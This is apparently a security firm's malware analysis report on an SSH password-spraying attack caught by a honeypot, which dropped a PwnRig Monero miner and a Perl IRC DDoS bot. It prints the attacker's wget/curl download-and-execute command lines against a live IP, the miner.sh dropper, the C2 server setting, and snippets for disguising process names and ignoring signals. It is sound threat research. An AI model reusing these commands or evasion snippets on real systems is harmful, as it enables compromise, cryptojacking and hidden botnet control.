DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

Credential brute forcing leads to Linux malware

Malware Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH


2

Executive Summary

2. Executive Summary

While analysing our honeypot's logs, we noticed a successful password spraying attack on the SSH service from multiple IP Addresses. This kind of Brute Force attack consists in using a single or small list of commonly used passwords, attempting to sign on to different valid accounts. The technique avoids the lockouts that would normally occur when trying to sign in on a single account by guessing the correct password from a set of candidate ones.

Figure 1 shows examples of malicious commands executed after a few attacks have been successfully accomplished:



```
0 [twisted.conch.ssh.session#info] Executing command "b'nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp;curl -O http://58.135.80.99/a/div;wget http://5
0 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,171,39.105.35.16] CMD: nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tm
 [twisted.conch.ssh.session#info] Executing command "b'nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp;curl -O http://58.135.80.99/a/div;wget http://58
 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,292,50.226.218.158] CMD: nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /t
 [twisted.conch.ssh.session#info] Executing command "b'nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp;curl -O http://58.135.80.99/a/div;wget http://58
 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,614,50.226.218.158] CMD: nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /t

 [twisted.conch.ssh.session#info] Executing command "b'nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp;curl -O http://58.135.80.99/a/div;wget http://58
 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,198,169.60.39.46] CMD: nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp
 [twisted.conch.ssh.session#info] Executing command "b'nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp;curl -O http://58.135.80.99/a/div;wget http://58
 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,1223,18.139.151.193] CMD: nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /
```

Figure 1. Multiple attacks from different IPs

The attack studied in this report had a twofold purpose: turning the machine into a zombie to be included into a Botnet** through a modified hack-tool named "DDoS Perl IrcBot v1.0"*** and installing a cryptocurrency miner called PwnRig. The threat intelligence platform of Recorded Future**** reports that PwnRig is mainly associated with "8220 Mining Group"***** threat actor, however we don't have enough information to attribute this specific attack.

A Botnet is a network of compromised systems that receive commands and tasks from a Command & Control. Every infected and controlled machine is defined as a zombie. Instead, a cryptocurrency miner is a malware that intensively exploits the targeted computer's resources to mine cryptocurrencies. The malware takes advantage of the CPU or the GPU to solve complex mathematical calculations to get crypto coins as a reward.

** Brute Force: Password Spraying, Sub-technique T1110.003 - Enterprise | MITRE ATT&CK®*
*** Compromise Infrastructure: Botnet, Sub-technique T1584.005 - Enterprise | MITRE ATT&CK®*
**** DDoS Perl IrcBot v1.0.perl (github.com)*
***** Recorded Future: Securing Our World With Intelligence*
****** 8220 Gang Targets Public Cloud Providers with Cryptominers and IRC Bots | Cyware Alerts*

3

Overview of our honeynet

3. Overview of our honeynet

The malware under analysis was captured by the honeynet we deployed, a set of honeypots that have the task of simulating a real production network. The honeynet is configured to monitor, record and partially regulate any activity carried out within it. Each honeypot is specifically created to attract and trap intruders who attempt to penetrate the computer systems of organizations.

Particularly, our honeynet is based on T-Pot*, a multi-honeypot platform that implements more than 20 different protocols and various tools for the management and visualization of captured data. This framework was installed on a virtual machine running Debian GNU/Linux 11 (Bullseye) x86_64.

In particular, among the various honeypots made available, the one targeted by the attack in analysis is Cowrie**.

Cowrie is an SSH and Telnet honeypot with medium to high interaction that was created to log Brute Force attacks and the attacker's shell interaction. In high interaction mode (proxy), it serves as an SSH and Telnet proxy to watch the attacker behaviour to another system. In medium interaction mode (shell), it emulates a UNIX system in Python. Like other honeypots, Cowrie will record or examine attacks made against it while deceiving the attacker into thinking they are inside a server. By doing this, the honeypot administrator can have a better understanding of the kind of assaults performed, their overall success or failure rate, and the location of the IP from which each attack originates. In addition, Cowrie can search for SSH fingerprints that have been unintentionally disclosed, not just gather information about the attacker’s metadata.

** T-Pot - The All In One Honeypot Platform (github.com)*

*** Cowrie SSH/Telnet Honeypot https://cowrie.readthedocs.io (github.com)*

*** Cowrie’s documentation – v. 2.5.0*


When it is used in the shell mode, Cowrie shows the following features:

- It simulates a filesystem with the ability to add/remove files.
- It provides the possibility of adding fake file contents so the attacker can cat files for example /etc/passwd. Only minimal file contents are included.
- It saves files downloaded with wget/curl or uploaded with SFTP and SCP for later inspection.

When it is used in the proxy mode, Cowrie shows the following features:

- It runs as a pure Telnet and SSH proxy with monitoring.
- It manages a pool of QEMU emulated servers to provide the systems to login to.

In contrast to the emulated shell often supplied by Cowrie, a fully functional environment can be provided via the SSH and Telnet proxies. Cowrie turns into a high-interaction honeypot with a true backend environment where attackers can execute any Unix command. The backend can be simple (i.e., a real machine or virtual machines provided by us) or it is possible to use Cowrie's backend pool. The latter offers a collection of virtual machines, manages their startup and clean-up, and makes sure that connections from various attackers (different IPs) each see a "fresh" environment while connections from the same IP get the same virtual machine.




4 Analysis

4. Analysis

The analysis didn't reveal any spreading technique since the attackers leverage a simple brute forcing by using weak username and passwords pairs.
Figure 2 shows an example of the kind of credentials that are being used.

According to our logs the attack started on February 16th and was still ongoing on the 22nd when we started assessing the situation, over the span of 6 days we counted over 3000 login attempts from 4 different IP addresses.




```
[HoneyPotSSHTransport,199,169.60.39.46] login attempt [b'alan'/b'123456'] failed
[HoneyPotSSHTransport,200,169.60.39.46] login attempt [b'patrick'/b'123456'] failed
[HoneyPotSSHTransport,201,169.60.39.46] login attempt [b'guest-b8cbkc'/b'guest-b8cbkc'] failed
[HoneyPotSSHTransport,202,169.60.39.46] login attempt [b'charlton'/b'charlton'] failed
[HoneyPotSSHTransport,203,169.60.39.46] login attempt [b'root'/b'pulamea'] failed
[HoneyPotSSHTransport,204,169.60.39.46] login attempt [b'ft'/b'ft'] failed
[HoneyPotSSHTransport,205,169.60.39.46] login attempt [b'gjn'/b'gjn'] failed
[HoneyPotSSHTransport,206,169.60.39.46] login attempt [b'cheshi'/b'123456'] failed
[HoneyPotSSHTransport,207,169.60.39.46] login attempt [b'yz'/b'123456'] failed
[HoneyPotSSHTransport,208,169.60.39.46] login attempt [b'lll'/b'lll'] failed
[HoneyPotSSHTransport,209,169.60.39.46] login attempt [b'ren'/b'123456'] failed
[HoneyPotSSHTransport,210,169.60.39.46] login attempt [b'caoyonglun'/b'123456'] failed
[HoneyPotSSHTransport,211,169.60.39.46] login attempt [b'munin'/b'123456'] failed
[HoneyPotSSHTransport,212,169.60.39.46] login attempt [b'uucps'/b'123456'] failed
[HoneyPotSSHTransport,213,169.60.39.46] login attempt [b'original'/b'123456'] failed
[HoneyPotSSHTransport,214,169.60.39.46] login attempt [b'device'/b'123456'] failed
[HoneyPotSSHTransport,215,169.60.39.46] login attempt [b'lry0539'/b'lry0539'] failed
[HoneyPotSSHTransport,216,169.60.39.46] login attempt [b'liuyangtf'/b'123456'] failed
[HoneyPotSSHTransport,217,169.60.39.46] login attempt [b'zte'/b'123456'] failed
[HoneyPotSSHTransport,218,169.60.39.46] login attempt [b'lichaoqun'/b'123456'] failed
[HoneyPotSSHTransport,219,169.60.39.46] login attempt [b'sunqiancheng'/b'sunqiancheng'] failed
[HoneyPotSSHTransport,220,169.60.39.46] login attempt [b'zhanglu'/b'zhanglu'] failed
[HoneyPotSSHTransport,221,169.60.39.46] login attempt [b'jimchen'/b'jimchen'] failed
[HoneyPotSSHTransport,222,169.60.39.46] login attempt [b'discordbot'/b'discordbot'] failed
[HoneyPotSSHTransport,223,169.60.39.46] login attempt [b'centauria'/b'123456'] failed
[HoneyPotSSHTransport,224,169.60.39.46] login attempt [b'zengxia'/b'123456'] failed
[HoneyPotSSHTransport,225,169.60.39.46] login attempt [b'root'/b'root#'] failed
[HoneyPotSSHTransport,226,169.60.39.46] login attempt [b'samba1'/b'123456'] failed
[HoneyPotSSHTransport,227,169.60.39.46] login attempt [b'kaz'/b'kaz'] failed
[HoneyPotSSHTransport,228,169.60.39.46] login attempt [b'yzt'/b'yzt'] failed
[HoneyPotSSHTransport,229,169.60.39.46] login attempt [b'rig06'/b'rig06'] failed
```

Figure 2. Example of credentials used for the attack

Since the target machine was a honeypot, several login attempts were successful and they all execute the same set of commands, so we suspected that these attacks are the work of a single threat actor.

Figure 3 shows one of the successful attempts which we analysed in this report, here the attacker was able to start an SSH session with the ability to execute arbitrary commands, constrained to the emulated environment of the honeypot.



```
2023-02-22T21:07:49+0000 [HoneyPotSSHTransport,614,50.226.218.158] login attempt [b'root'/b'123456789'] succeeded
2023-02-22T21:07:49+0000 [HoneyPotSSHTransport,614,50.226.218.158] Remote SSH version: SSH-2.0-libssh2_1.4.3
2023-02-22T21:07:49+0000 [HoneyPotSSHTransport,614,50.226.218.158] SSH client hassh fingerprint: 92674389fa1e47a27ddd8d9b63ecd42b
2023-02-22T21:07:49+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,614,50.226.218.158] CMD:
nproc;cd /tmp;wget http://58.135.80.99/a/miner.sh;bash miner.sh;cd /tmp;curl -O http://58.135.80.99/a/div;wget
http://58.135.80.99/a/div;perl div;rm -rf div* miner.sh
```

Figure 3. Example of a successful login


Since the SSH session has sufficient privileges to execute commands on the emulated system, the attacker starts the infection chain by sending a single bash command line composed of multiple commands concatenated with a semicolon.

4.1 Technical analysis and behaviour

The attack is presumably performed by a bot and launches a few commands, as seen in figure 3. The command proceeds to download and execute the next stages: the first one is a bash script named “miner.sh”, the second one is a Perl script named “div”, both are downloaded in “/tmp” directory and deleted once they have been launched so they keep running in the background without leaving traces on disk.

4.1.1 Stage 1 - Monero cryptocurrency miner

The script shown in figure 4 is “miner.sh” and it contains commands to download, uncompress and execute the contents of a tgz archive.
It’s interesting to note that the file is potentially downloaded twice: once with wget and a second time with curl, the reason for this is to support embedded devices which may not have one of the two, however the initial infection vector delivered over SSH only uses wget to deliver the “miner.sh” file, this could indicate that “miner.sh” is being reused from other attacks using different vectors.



```
cd /var/tmp
wget -qc http://58.135.80.99/a/bash.tgz
curl -O http://58.135.80.99/a/bash.tgz
tar xf bash.tgz
rm -rf bash.tgz
cd .bash
./go -d
```

Figure 4. contents of the miner.sh script

The archive is uncompressed to a folder named “.bash”, this is a legitimate-sounding folder name, however it’s not usually found on Linux installs.

Once extracted the “.bash” folder contains three files: a bash script named “go” and two elf files named “i686” and “x86_64”.

At this point the script executes the “go” script which pings pool[.]supportxmr[.]com and depending on the response flips a variable that is later used to launch one of the two executables.

The script proceeds to calculate the rest of the command lines for one of the two binaries present in the archive, picking the appropriate one depending on the CPU architecture, finally it creates a cron job for persistence and launches the executable.

The two binary files are native executables packed with vanilla UPX*, an open-source executable packer, but in this case, it is used for obfuscation. Since the algorithm hasn’t been modified using UPX itself, it is possible to undo the packing obtaining a clean executable.


** UPX: the Ultimate Packer for eXecutables - Homepage*

Both the “i686” and “x86_64” files have been identified as PwnRig*, a miner malware family based on the open-source legitimate mining software XMRig**.

The way PwnRig operates is sort of a frontend for XMRig: it dynamically builds a command line by concatenating obfuscated strings such as the owner’s wallet address and information from the infected system and then executes the XMRig main function, which will operate following the command line arguments PwnRig laid out.

By dumping the process memory, we intercepted the final command line to inspect the parameters: the malware mines Monero cryptocurrency and joins one of two mining pools depending on the command line arguments calculated by the “go” script, it’s either pool[.]blackcat[.]pm or 178[.]62[.]225[.]127.

The destination wallet, used as login parameter, is available in the IoC table at the end of the report while the password is set to a dynamically generated string containing information of the infected machine such as the local IP address, the hostname, number of cores and processor name.
The miner communicates with the pool over plain HTTP using the STRATUM protocol*** which is documented over the XMRig repository. Since the communication is not encrypted, it’s also possible to recover the configuration by intercepting the login packet sent to the server as seen in figure 5.



```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"49iZPmCnXje1P7PWwUcCQBdieCzpEYEvr21xGSK4Ea733Qh7RUKsLrMMJFaVXupP3fCwHBjfdyjkzfA1gGuGL5XuAnBy436","pass":"[10.127.
0.149-22][root][ubuntu1804-amd64-20221111-en-3][1][Broadwell]","agent":"pwnRig/(by pwned) (Linux i686) libuv/1.41.0 gcc/
8.3.0","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn-lite/1","cn-
heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/ccx","cn/upx2","rx/0","rx/wow","rx/arq","rx/sfx","rx/
keva","argon2/chukwa","argon2/chukwav2","argon2/ninja","astrobwt"]}}
{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"204219869074728","job":
```

Figure 5. The login packet that is sent to the mining pool

Unlike other cryptocurrencies, Monero makes it not possible to track transactions made by a specific wallet so our OSINT capability is limited, we couldn’t attribute this payload to any specific threat actor.

* *Analysis of an unpacked sample: Automated Malware Analysis Report for x86_64.elf - Joe Sandbox*

** *XMRig*

*** *xmrig-proxy/STRATUM.md at master · xmrig/xmrig-proxy (github.com)*

4.1.2 Stage 2 - DDoS Botnet


As said earlier, the second stage of the attack is a Perl script named “div”. Since Perl is an interpreted programming language, the file is a plaintext readable script, by cross-referencing its content with OSINT sources we found out it’s a slightly modified version of a script named “DDoS Perl IrcBot v1.0”* that can be easily found on GitHub.

This script is a bot that connects to an IRC server, technically a C2, and accepts commands only from the admins with nicknames “oper” and “craig”, turning the machine into a zombie of a botnet.

IRC stands for Internet Relay Chat, it’s a well-known protocol used for immediate messaging over the internet. While still used today, it has mostly fallen to a niche protocol given the dominance of social media.

IRC typically uses port 6667 to communicate however as seen in figure 6 this sample attempts to connect to port 443: this is an attempt to bypass firewalls as the connection is then used for plaintext IRC with no HTTPS encryption.


** DDoS Perl IrcBot v1.0.perl (github.com)*



```
$server = '159.223.39.233' unless $server;
my $port = '443';
```

Figure 6. Command & Control connection


Then the script proceeds to fake its process name shown when ps is executed, in Perl this is done by assigning to the $0 variable which normally contains the executable name from the OS-allocated command line buffer, a random process name is chosen from the ones in figure 7.



```perl
my @rps = ("/usr/local/apache/bin/httpd -DSSL",
                    "/usr/sbin/httpd -k start -DSSL",
            "/usr/sbin/httpd",
                    "/usr/sbin/sshd -i",
                    "/usr/sbin/sshd",
                "/usr/sbin/sshd -D",
            "/usr/sbin/apache2 -k start",
                "/sbin/syslogd",
                "/sbin/klogd -c 1 -x -x",
                    "/usr/sbin/acpid",
                    "/usr/sbin/cron");
my $process = $rps[rand scalar @rps];
```

Figure 7. List of possible process names used to hide the botnet

The script will also configure signal handlers to ignore most signals sent from the OS. In Linux signals are used for process communication such as notifying when the user pressed CTRL+C in the terminal, this way the scripts prevent being terminated from user input in the console.




```perl
$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
```

